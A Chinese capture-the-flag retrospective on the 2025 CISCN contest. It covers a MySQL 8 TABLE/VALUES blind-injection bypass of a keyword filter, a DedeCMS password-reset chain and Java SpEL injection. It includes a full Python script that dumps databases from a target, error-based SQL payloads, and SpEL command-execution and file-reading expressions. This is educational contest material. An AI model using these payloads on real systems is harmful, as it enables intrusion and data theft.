2025ciscn复盘

AI-WAF
这道题不难,由于我有段时间没有看sql了,当时做题的时候先跑了一下fuzz,发现过滤了很多很多东西,注入不了,由于环境开不了,当时也想到了可能是mysql的新特性,但是没有继续研究,可惜了。
总结一下被过滤的东西,它不区分大小写,select,sleep,having,or,as,and,end.case,union,group,concat,order,where等等。
TABLE statement
找了个数据库试了一下
mysql> select * from movies;
+----+-------------------------------------------------------+------------+----------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------+--------+---------------------+
| id | title                                                 | date       | star                                                     | img                                                                                                                            | wish   | created_at          |
+----+-------------------------------------------------------+------------+----------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------+--------+---------------------+
| 31 | 咱们结婚吧                                            | 2025-11-11 | 高圆圆,姜武,李晨                                         | https://p0.pipi.cn/mmdb/d2dad592b12f2a7e12f0ee28e025fa1e196be.webp?imageMogr2/thumbnail/2500x2500%3E                           |  53763 | 2025-11-09 16:25:54 |
| 32 | 一只绣花鞋                                            | 2025-11-11 | 刘超,陶德燕,王迎奇                                       | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c5beea409c3160dda0672055f58c06.jpg?imageMogr2/quality/80                   |  21886 | 2025-11-09 16:25:54 |
| 33 | 洛桑的家事                                            | 2025-11-11 | 金巴,加华草,扎西                                         | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3349a3d605119bf01e862d9f89854d430d.jpg?imageMogr2/quality/80                   |   1803 | 2025-11-09 16:25:54 |
| 34 | 鬼灭之刃:无限城篇 第一章 猗窝座再袭                  | 2025-11-14 | 花江夏树,鬼头明里,下野纮                                 | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c4ea4a13cbcea40a9c28f600953fb0.jpg?imageMogr2/quality/80                   | 682243 | 2025-11-09 16:25:54 |
| 35 | 惊天魔盗团3                                           | 2025-11-14 | 杰西·艾森伯格,伍迪·哈里森,戴夫·弗兰科                    | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3346ec8b5c28014ea40fa03778d33581ed.jpeg?imageMogr2/quality/80                  | 313487 | 2025-11-09 16:25:54 |
| 36 | 寻砖                                                  | 2025-11-14 | 张亮,鄂靖文,刘俊孝                                       | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3346e7f0c8b72a99a13cc1bd1e4fb34de7.jpg?imageMogr2/quality/80                   |    348 | 2025-11-09 16:25:54 |
| 37 | 三滴血                                                | 2025-11-15 | 胡歌,文淇,高子淇                                         | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c5be14d01e84ea98a1029117b73f44.jpg?imageMogr2/quality/80                   |  18726 | 2025-11-09 16:25:54 |
| 38 | 菜肉馄饨                                              | 2025-11-15 | 周野芒,潘虹,茅善玉                                       | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345cbf877e3f6701e8dd4bb320ef8ce12.jpg?imageMogr2/quality/80                   |   7794 | 2025-11-09 16:25:54 |
| 39 | 红豆                                                  | 2025-11-15 | 任达华,邓丽欣,魏浚笙                                     | https://p0.pipi.cn/mediaplus/bigdata_mmdb_mmdbtask/0fa3345c4ea6e3392a1faefd45763cd8794f3.jpg?imageMogr2/thumbnail/2500x2500%3E |    752 | 2025-11-09 16:25:54 |
| 40 | 次仁的夏天                                            | 2025-11-16 | 巴金旺甲,伍金尼玛,南措卓玛                               | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c25c77e78b13f67eab8b5610418fc5.jpg?imageMogr2/quality/80                   |    155 | 2025-11-09 16:25:54 |
+----+-------------------------------------------------------+------------+----------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------+--------+---------------------+
10 rows in set (0.00 sec)

mysql> table movies;
+----+-------------------------------------------------------+------------+----------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------+--------+---------------------+
| id | title                                                 | date       | star                                                     | img                                                                                                                            | wish   | created_at          |
+----+-------------------------------------------------------+------------+----------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------+--------+---------------------+
| 31 | 咱们结婚吧                                            | 2025-11-11 | 高圆圆,姜武,李晨                                         | https://p0.pipi.cn/mmdb/d2dad592b12f2a7e12f0ee28e025fa1e196be.webp?imageMogr2/thumbnail/2500x2500%3E                           |  53763 | 2025-11-09 16:25:54 |
| 32 | 一只绣花鞋                                            | 2025-11-11 | 刘超,陶德燕,王迎奇                                       | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c5beea409c3160dda0672055f58c06.jpg?imageMogr2/quality/80                   |  21886 | 2025-11-09 16:25:54 |
| 33 | 洛桑的家事                                            | 2025-11-11 | 金巴,加华草,扎西                                         | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3349a3d605119bf01e862d9f89854d430d.jpg?imageMogr2/quality/80                   |   1803 | 2025-11-09 16:25:54 |
| 34 | 鬼灭之刃:无限城篇 第一章 猗窝座再袭                  | 2025-11-14 | 花江夏树,鬼头明里,下野纮                                 | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c4ea4a13cbcea40a9c28f600953fb0.jpg?imageMogr2/quality/80                   | 682243 | 2025-11-09 16:25:54 |
| 35 | 惊天魔盗团3                                           | 2025-11-14 | 杰西·艾森伯格,伍迪·哈里森,戴夫·弗兰科                    | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3346ec8b5c28014ea40fa03778d33581ed.jpeg?imageMogr2/quality/80                  | 313487 | 2025-11-09 16:25:54 |
| 36 | 寻砖                                                  | 2025-11-14 | 张亮,鄂靖文,刘俊孝                                       | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3346e7f0c8b72a99a13cc1bd1e4fb34de7.jpg?imageMogr2/quality/80                   |    348 | 2025-11-09 16:25:54 |
| 37 | 三滴血                                                | 2025-11-15 | 胡歌,文淇,高子淇                                         | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c5be14d01e84ea98a1029117b73f44.jpg?imageMogr2/quality/80                   |  18726 | 2025-11-09 16:25:54 |
| 38 | 菜肉馄饨                                              | 2025-11-15 | 周野芒,潘虹,茅善玉                                       | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345cbf877e3f6701e8dd4bb320ef8ce12.jpg?imageMogr2/quality/80                   |   7794 | 2025-11-09 16:25:54 |
| 39 | 红豆                                                  | 2025-11-15 | 任达华,邓丽欣,魏浚笙                                     | https://p0.pipi.cn/mediaplus/bigdata_mmdb_mmdbtask/0fa3345c4ea6e3392a1faefd45763cd8794f3.jpg?imageMogr2/thumbnail/2500x2500%3E |    752 | 2025-11-09 16:25:54 |
| 40 | 次仁的夏天                                            | 2025-11-16 | 巴金旺甲,伍金尼玛,南措卓玛                               | https://p0.pipi.cn/mediaplus/friday_image_fe/0fa3345c25c77e78b13f67eab8b5610418fc5.jpg?imageMogr2/quality/80                   |    155 | 2025-11-09 16:25:54 |
+----+-------------------------------------------------------+------------+----------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------+--------+---------------------+
10 rows in set (0.01 sec)
效果一模一样。
TABLE是MySQL 8.0.19中引入的DML语句,它返回命名表的行和列,类似于SELECT。 支持UNION联合查询、ORDER BY排序、LIMIT子句限制产生的行数。
TABLE statement与SELECT的区别:
1.TABLE始终显示表的所有列
2.TABLE不允许对行进行任意过滤,即TABLE 不支持任何WHERE子句
VALUES statement
VALUES语句在SQL中用于直接列出一行或多行的值,它能够独立使用来创建一个临时表,或者与其他SQL语句(如SELECT、UNION等)结合使用。
基础用法
最简单的形式是直接使用 VALUES 来定义一行数据:
VALUES (1, 'apple'), (2, 'banana');
这会生成一个包含两行数据的临时表,每行有两个字段。
结合 UNION 使用
当与 UNION 或者 UNION ALL 结合使用时,可以用来合并来自不同来源的数据。例如:
VALUES ROW(1, 2, 3)
UNION
SELECT * FROM users;
这里,VALUES ROW(1, 2, 3) 创建了一个单行三列的临时表,然后使用 UNION 将其与 users 表中的所有数据合并。需要注意的是,users 表的结构应该与 VALUES 提供的数据结构相匹配(即同样数量的列),否则会导致错误。
判断列数
由于TABLE命令和VALUES返回的都是表数据,它们所返回的数据可以通过UNION语句联合起来,当列数不对时会报错,根据这点可以判断列数
table 表名 union values row(1,2,3)
使用values判断回显位
select * from users where id=-1 union values row(1,2,3);
列出所有数据库名
table information_schema.schemata;
盲注查询任意表中的内容
这里直接粘贴这位师傅博客的内容,讲的很清楚
语句table users limit 1;的查询结果:
mysql> table users limit 1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | Dumb     |
+----+----------+----------+
1 row in set (0.00 sec)
实质上是(id, username, password)与(1, 'Dumb', 'Dumb')进行比较,比较顺序为自左向右,第一列(也就是第一个元组元素)判断正确再判断第二列(也就是第二个元组元素)。 两个元组第一个字符比大小,如果第一个字符相等就比第二个字符的大小,以此类推,最终结果即为元组的大小。
mysql> select ((1,'','')<(table users limit 1));
+-----------------------------------+
| ((1,'','')<(table users limit 1)) |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select ((2,'','')<(table users limit 1));
+-----------------------------------+
| ((2,'','')<(table users limit 1)) |
+-----------------------------------+
|                                 0 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select ((1,'Du','')<(table users limit 1));
+-------------------------------------+
| ((1,'Du','')<(table users limit 1)) |
+-------------------------------------+
|                                   1 |
+-------------------------------------+
1 row in set (0.00 sec)

mysql> select ((1,'Dum','')<(table users limit 1));
+--------------------------------------+
| ((1,'Dum','')<(table users limit 1)) |
+--------------------------------------+
|                                    1 |
+--------------------------------------+
1 row in set (0.00 sec)

mysql> select ((1,'Dumb','')<(table users limit 1));
+---------------------------------------+
| ((1,'Dumb','')<(table users limit 1)) |
+---------------------------------------+
|                                     1 |
+---------------------------------------+
1 row in set (0.00 sec)

mysql> select ((1,'Dumb','D')<(table users limit 1));
+----------------------------------------+
| ((1,'Dumb','D')<(table users limit 1)) |
+----------------------------------------+
|                                      1 |
+----------------------------------------+
1 row in set (0.00 sec)
需要注意的地方
1.当前判断的所在列的后一列需要用字符表示,不能用数字,否则判断到当前列的最后一个字符会判断不出!

2.最好用<=替换<,用<比较一开始并没有问题,但到最后一位时结果为正确字符的前一个字符,用<=结果更直观。

最终判断过程如下:
mysql> select ((1,'Dumb','Dumb')<=(table users limit 1));
+--------------------------------------------+
| ((1,'Dumb','Dumb')<=(table users limit 1)) |
+--------------------------------------------+
|                                          1 |
+--------------------------------------------+
1 row in set (0.00 sec)

mysql> select ((1,'Dumb','Dumc')<=(table users limit 1));
+--------------------------------------------+
| ((1,'Dumb','Dumc')<=(table users limit 1)) |
+--------------------------------------------+
|                                          0 |
+--------------------------------------------+
1 row in set (0.00 sec)
information_schema.schemata 表结构(MySQL)
表有6列
该表用于列出当前 MySQL 实例中所有数据库(schema)的信息,其字段如下:
| 列名 | 含义 |
|---|---|
| CATALOG_NAME | 目录名 —— 在 MySQL 中恒为 'def' |
| SCHEMA_NAME | 数据库名(即你要爆的库名) |
| DEFAULT_CHARACTER_SET_NAME | 默认字符集 |
| DEFAULT_COLLATION_NAME | 默认排序规则 |
| SQL_PATH | (保留字段,通常为 NULL) |
所以看到的
('def', 'mysql', ...)中的'def'是 MySQL 对 catalog 的硬编码值,不可更改、不会变。
information_schema.tables 表结构(MySQL 8.0)
该表包含 21 列,但你通常只需要关注以下关键字段:
| 列名 | 含义 | 是否固定/可预测 |
|---|---|---|
| TABLE_CATALOG | 目录名 | 恒为 'def'(和 schemata 一样)✅ |
| TABLE_SCHEMA | 所属数据库名(即“库名”) | 需要爆破 🔍 |
| TABLE_NAME | 表名 | 需要爆破 🔍 |
| TABLE_TYPE | 表类型(如 'BASE TABLE', 'VIEW') |
可判断是否是真实表 |
| ENGINE | 存储引擎(如 InnoDB, MyISAM) |
辅助信息 |
| VERSION | 表版本 | — |
| ROW_FORMAT | 行格式 | — |
| …(其他列略) | — | — |
📌 重点:前两列
TABLE_CATALOG = 'def'是固定的,第三列TABLE_SCHEMA是库名,第四列TABLE_NAME是你要爆的表名。
information_schema.columns 表结构(MySQL 8.0)
该表共有 27 列,但你通常只关心以下关键字段:
| 列名 | 含义 | 是否固定/可预测 |
|---|---|---|
| TABLE_CATALOG | 目录名 | 恒为 'def' ✅ |
| TABLE_SCHEMA | 所属数据库名(库名) | 需要指定或爆破 🔍 |
| TABLE_NAME | 所属表名 | 需要知道(通常先爆出来)🔍 |
| COLUMN_NAME | 字段名(你要爆的目标!) | 🔥 核心目标 |
| ORDINAL_POSITION | 字段在表中的位置(1, 2, 3…) | 可用于排序 |
| COLUMN_DEFAULT | 默认值 | — |
| IS_NULLABLE | 是否允许 NULL | — |
| DATA_TYPE | 数据类型(如 varchar, int) |
辅助判断 |
| …(其他列略) | — | — |
📌 重点前三列:
TABLE_CATALOG = 'def'(固定)TABLE_SCHEMA = '你的库名'(如security)TABLE_NAME = '你的表名'(如users)COLUMN_NAME就是你想爆出来的字段,比如username,password
典型用途:盲注爆字段名
假设你已知:
- 数据库名:
security - 表名:
users
现在想爆 users 表有哪些字段。
| MySQL 版本 | information_schema.columns 列数 |
说明 |
|---|---|---|
| MySQL 5.7 | 22 列 | 较旧版本,字段较少 |
| MySQL 8.0+ | 27 列 | 新增了 5 个列(主要是关于生成列、可见性等) |
脚本
'''
@author qwzf
@desc 本脚本是用于mysql 8新特性的sql注入
@date 2021/02/18
'''
import requests
import string

url = 'http://121.41.231.75:8002/Less-8/?id='
chars=string.ascii_letters+string.digits+"@{}_-?"

def current_db(url):
    print("利用mysql8新特性或普通布尔盲注:\n1.新特性(联合查询) 2.普通布尔盲注")
    print("请输入序号:",end='')
    num = int(input())
    if num == 1:
        payload = "-1' union values row(1,database(),3)--+"  #联合查询爆当前数据库(可修改)
        urls = url + payload
        r = requests.get(url=urls)
        print(r.text)
    else:
        name=''
        payload = "1' and ascii(substr((database()),{0},1))={1}--+" #布尔盲注爆当前数据库(可修改)
        for i in range(1,40):
            char=''
            for j in chars:
                payloads = payload.format(i,ord(j))
                urls = url + payloads
                r = requests.get(url=urls)
                if "You are in" in r.text:
                    name += j
                    print(name)
                    char = j
                    break
            if char == '':
                break

def str2hex(name):
    res = ''
    for i in name:
        res += hex(ord(i))
    res = '0x' + res.replace('0x','')
    return res

def dbs(url): #无列名盲注爆所有数据库(可修改)
    while True:
        print("请输入要爆第几个数据库,如:1,2等:",end='')
        x = int(input())-1
        num = str(x)
        if x < 0:
            break
        payload = "1' and ('def',{},'',4,5,6)>(table information_schema.schemata limit "+num+",1)--+"
        name = ''
        for i in range(1,20):
            hexchar = ''
            for char in range(32, 126):
                hexchar = str2hex(name + chr(char))
                payloads = payload.format(hexchar)
                #print(payloads)
                urls = url + payloads
                r = requests.get(url=urls)
                if 'You are in' in r.text:
                    name += chr(char-1)
                    print(name)
                    break

def tables_n(url,database): #无列名盲注爆数据表开始行数(可修改)
    payload = "1' and ('def','"+database+"','','',5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21)<(table information_schema.tables limit {},1)--+"
    for i in range(0,10000):
        payloads = payload.format(i)
        urls = url + payloads
        r = requests.get(url=urls)
        if 'You are in' in r.text:
            char = chr(ord(database[-1])+1)
            database = database[0:-1]+char
            payld = "1' and ('def','"+database+"','','',5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21)<(table information_schema.tables limit "+str(i)+",1)--+"
            urls = url + payld
            res = requests.get(url=urls)
            #print(i)
            if 'You are in' not in res.text:
                print('从第',i,'行开始爆数据表')   #判断开始行数
                n = i
                break
    return n

def tables(url,database,n):  #无列名盲注爆数据表(可修改)
    while True:
        print("请输入要爆第几个数据表,如:1,2等:",end='')
        x = int(input())-1
        num = str(x + n)
        if x < 0:
            break
        payload = "1' and ('def','"+database+"',{},'',5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21)>(table information_schema.tables limit "+num+",1)--+"
        name = ''
        for i in range(1,20):
            hexchar = ''
            for char in range(32, 126):
                hexchar = str2hex(name + chr(char))
                payloads = payload.format(hexchar)
                #print(payloads)
                urls = url + payloads
                r = requests.get(url=urls)
                if 'You are in' in r.text:
                    name += chr(char-1)
                    print(name)
                    break

def columns_n(url,database,table): #无列名盲注爆字段开始行数(可修改)
    payload = "1' and ('def','"+database+"','"+table+"','',5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22)<(table information_schema.columns limit {},1)--+"
    for i in range(3000,10000):
        payloads = payload.format(i)
        urls = url + payloads
        r = requests.get(url=urls)
        if 'You are in' in r.text:
            char = chr(ord(table[-1])+1)
            table = table[0:-1]+char
            payld = "1' and ('def','"+database+"','"+table+"','',5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22)<(table information_schema.columns limit "+str(i)+",1)--+"
            urls = url + payld
            res = requests.get(url=urls)
            #print(i)
            if 'You are in' not in res.text:
                print('从第',i,'行开始爆字段')   #判断开始行数
                n = i
                break
    return n

def columns(url,database,table,n):  #无列名盲注爆字段值(可修改)
    while True:
        print("请输入要爆第几个字段,如:1,2等:",end='')
        x = int(input())-1
        num = str(x + n)
        if x < 0:
            break
        payload = "1' and ('def','"+database+"','"+table+"',{},'',6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22)>(table information_schema.columns limit "+num+",1)--+"
        name = ''
        for i in range(1,20):
            hexchar = ''
            for char in range(32, 126):
                hexchar = str2hex(name + chr(char))
                payloads = payload.format(hexchar)
                #print(payloads)
                urls = url + payloads
                r = requests.get(url=urls)
                if 'You are in' in r.text:
                    name += chr(char-1)
                    print(name)
                    break

def datas(url,table):  #无列名盲注爆数据(可修改)
    while True:
        print("请输入要爆第几个数据,如:1,2等:",end='')
        x = int(input())
        y = x-1
        num = str(y)
        if y < 0:
            break
        payload = "1' and ("+str(x)+",{},'')>(table "+table+" limit "+num+",1)--+"
        name = ''
        for i in range(1,20):
            hexchar = ''
            for char in range(32, 126):
                hexchar = str2hex(name + chr(char))
                payloads = payload.format(hexchar)
                #print(payloads)
                urls = url + payloads
                r = requests.get(url=urls)
                if 'You are in' in r.text:
                    name += chr(char-1)
                    print(name)
                    break

if __name__ == "__main__":
    while True:
        print("请输入要操作的内容:\n1.爆当前数据库\n2.爆数据表开始行号\n3.爆数据表\n4.爆字段值开始行号\n5.爆字段值\n6.爆数据\n7.爆所有数据库")
        types = int(input())
        if types == 1:
            current_db(url)
        elif types == 2 or types == 3:
            print("请输入已经得到的数据库名:",end='')
            database = input()
            if types == 2:
                tables_n(url,database)
            elif types == 3:
                print("爆数据表开始行号:",end='')
                n = int(input())
                tables(url,database,n)
        elif types == 4 or types == 5:
            print("请输入已经得到的数据库名:",end='')
            database = input()
            print("请输入已经得到的数据表名:",end='')
            table = input()
            if types == 4:
                columns_n(url,database,table)
            elif types == 5:
                print("爆字段值开始行号:",end='')
                n = int(input())
                columns(url,database,table,n)
        elif types == 6:
            print("请输入要查询的数据表名:",end='')
            table = input()
            datas(url,table)
        else:
            dbs(url)
回到题目
由于过滤了很多字段,然后当时我想用报错注入盲注是正确的,但是熟悉的两三个都得要select,concat,group by
这里利用到了👇
exp(710) 是经典报错函数
- 其他常用报错函数还有:
floor(rand(0)*2)(配合GROUP BY)extractvalue(1, concat(0x7e, (SELECT user())))updatexml(1, concat(0x7e, (SELECT version())), 1)
基本注入方式
{"query":"-1' || if((TABLE information_schema.tables LIMIT 1)>('def','mysql','columns_pra',1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),exp(710),1)#"}
用||代替过滤的or,然后if(condition, true_expr, false_expr)
- MySQL 的
IF函数:如果condition为真,执行true_expr;否则执行false_expr。 - 这里用来实现 条件判断 + 触发报错。
具体脚本和利用:2025年第十九届全国大学生信息安全竞赛(ciscn)暨第三届长城杯网数智安全大赛—初赛WriteUp
Dedecms
这道题更是可惜
漏洞组合拳 | 重置dedecms管理员后台密码重现及分析 - FreeBuf网络安全行业门户
CVE-2018-20129-DedeCMS V5.7 SP2前台文件上传漏洞复现-腾讯云开发者社区-腾讯云
DeDeCMS v5.7 密码修改漏洞分析-腾讯云开发者社区-腾讯云
这个是当时写wp留下的话:

看到这里真的会哭,哈哈,基本思路都没问题,就是没想到除了admin账号,另一个不起眼的账号就是关键,一直捣鼓怎么搞到admin账号,用这个思路搞了一段时间:重置admin前台密码—>用admin登录前台—>重置admin前后台密码 ,然后它的后台也是默认的 /dede/login.php。
后面就很简单了。
EZ_JAVA
因为环境有限,当时这道题就没有看。现在跟着wp瞅一瞅,是一道java ssti
通过这篇博客就可以明白。 然后通过AI,快速了解了一下SPEL。
Spring Expression Language(SpEL) 的全面介绍,包括它的作用、语法、使用场景以及安全注意事项。
一、什么是 SpEL?
SpEL(Spring Expression Language) 是 Spring 框架提供的一种 强大的表达式语言,用于在运行时查询和操作对象图。它类似于 EL(Expression Language)在 JSP 中的作用,但功能更强大,支持方法调用、属性访问、逻辑运算、正则匹配、集合操作等。
📌 SpEL 最初在 Spring 3.0 引入,现在广泛用于:
- Spring Boot 配置(
@Value)- Spring Security 权限控制(
@PreAuthorize)- Thymeleaf / Spring Web 表达式
- 动态 Bean 定义
二、SpEL 的基本语法
SpEL 表达式通常写在 ${...} 或 #{...} 中:
| 场景 | 语法 |
|---|---|
| 属性文件占位符(Property Placeholder) | ${app.name} → 从配置文件取值 |
| SpEL 表达式(真正的表达式语言) | #{systemProperties['user.home']} → 执行表达式 |
✅ 在 Java 注解或 XML 配置中,SpEL 使用
#{...}✅ 在application.properties中的${...}只是属性替换,不是 SpEL(除非嵌套)
三、常见 SpEL 表达式示例
1. 访问系统属性 / 环境变量
@Value("#{systemProperties['os.name']}")
private String osName;

@Value("#{systemEnvironment['PATH']}")
private String path;
2. 调用静态方法(关键!)
// 调用 Math.random()
@Value("#{T(java.lang.Math).random()}")
private double random;

// 执行任意命令(危险!)
#{T(java.lang.Runtime).getRuntime().exec('calc')}
🔥
T(全限定类名):获取 Class 对象,从而调用其静态方法或字段
3. 操作 Bean
// 调用另一个 Bean 的方法
@Value("#{userService.getDefaultRole()}")
private String defaultRole;
4. 逻辑与算术运算
@Value("#{1 + 2 * 3}") // 结果:7
@Value("#{user.age > 18 ? 'adult' : 'minor'}")
5. 集合与数组操作
@Value("#{roles[0]}") // 第一个角色
@Value("#{roles.?[length() > 5]}") // 过滤长度 >5 的角色(投影/选择)
6. 正则表达式匹配
@Value("#{'admin@example.com'.matches('.+@example\\.com')}")
private boolean isInternalEmail; // true
四、SpEL 在哪些地方被使用?
| 使用场景 | 示例 |
|---|---|
@Value 注入 |
@Value("#{config.maxRetries}") |
@ConditionalOnExpression |
条件化加载 Bean |
| Spring Security | @PreAuthorize("hasRole('ADMIN') or #userId == authentication.principal.id") |
| Thymeleaf(集成 Spring 时) | `` |
Spring Data JPA(@Query) |
@Query("SELECT u FROM User u WHERE u.age > #{#minAge}") |
⚠️ 注意:Thymeleaf 默认使用自己的表达式方言,但在 Spring 环境中,可以嵌入 SpEL(通过
@bean或T()等)。
五、SpEL 与安全风险(重点!)
❗ 危险点:用户输入 + SpEL = 远程代码执行(RCE)
如果应用程序将用户可控的数据拼接到 SpEL 表达式中并执行,就会导致 SpEL 注入(SpEL Injection)。
示例(危险代码):
@GetMapping("/eval")
@ResponseBody
public String eval(@RequestParam String expr) {
    ExpressionParser parser = new SpelExpressionParser();
    Expression expression = parser.parseExpression(expr); // 用户输入直接解析!
    return expression.getValue().toString();
}
攻击者请求:
/eval?expr=T(java.lang.Runtime).getRuntime().exec('calc')
→ 服务器弹出计算器!
真实漏洞案例:
- Spring Cloud Function SpEL RCE(CVE-2022-22963)
- 某些日志组件动态格式化时拼接用户输入
六、如何安全使用 SpEL?
✅ 安全原则:
- 永远不要将用户输入直接作为 SpEL 表达式解析。
- 如果必须动态计算,使用白名单变量 + 预定义模板。
- 在表达式中避免暴露敏感类(如
Runtime、ProcessBuilder)。 - 使用
SimpleEvaluationContext限制功能(禁用方法调用):
// 安全上下文:只允许属性访问,禁止方法调用
EvaluationContext context = SimpleEvaluationContext.forReadOnlyDataBinding().build();
parser.parseExpression("name").getValue(context, user);
七、SpEL vs Thymeleaf 表达式
| 特性 | SpEL | Thymeleaf 表达式 |
|---|---|---|
| 所属框架 | Spring | Thymeleaf |
| 语法风格 | #{...} |
${...}, *{...}, @{...} |
是否支持 T() |
✅ 支持 | ✅ 在 Spring 环境下支持 |
| 默认是否执行用户输入 | 否(需显式 parse) | 否(除非动态模板) |
| 常见用途 | 配置、权限、Bean 操作 | 页面渲染 |
💡 在 Spring Boot + Thymeleaf 项目中,两者常结合使用,因此 SSTI 可能演变为 SpEL 注入。
八、总结
| 关键点 | 说明 |
|---|---|
T(Class) |
SpEL 中引用类的方式,可调用静态方法 |
| 主要风险 | 用户输入被当作 SpEL 表达式执行 → RCE |
| 防御核心 | 不信任用户输入,不动态拼接表达式 |
| 安全替代 | 使用 SimpleEvaluationContext 或完全避免动态表达式 |
然后具体就是利用反射读取
//列目录
''.getClass().forName('java.nio.file.Files').walk(     ''.getClass().forName('java.nio.file.Paths').get('/'),      1 ).collect(     ''.getClass().forName('java.util.stream.Collectors').toList() )

// 原始
Files.readAllLines(Paths.get("/flag"))

// 反射 + 混淆
''.getClass().forName('java.nio.file.Files')
  .readAllLines(
     ''.getClass().forName('java.nio.file.Paths').get('/'+'fla'+'g'+'_y0u_d0nt_kn0w')))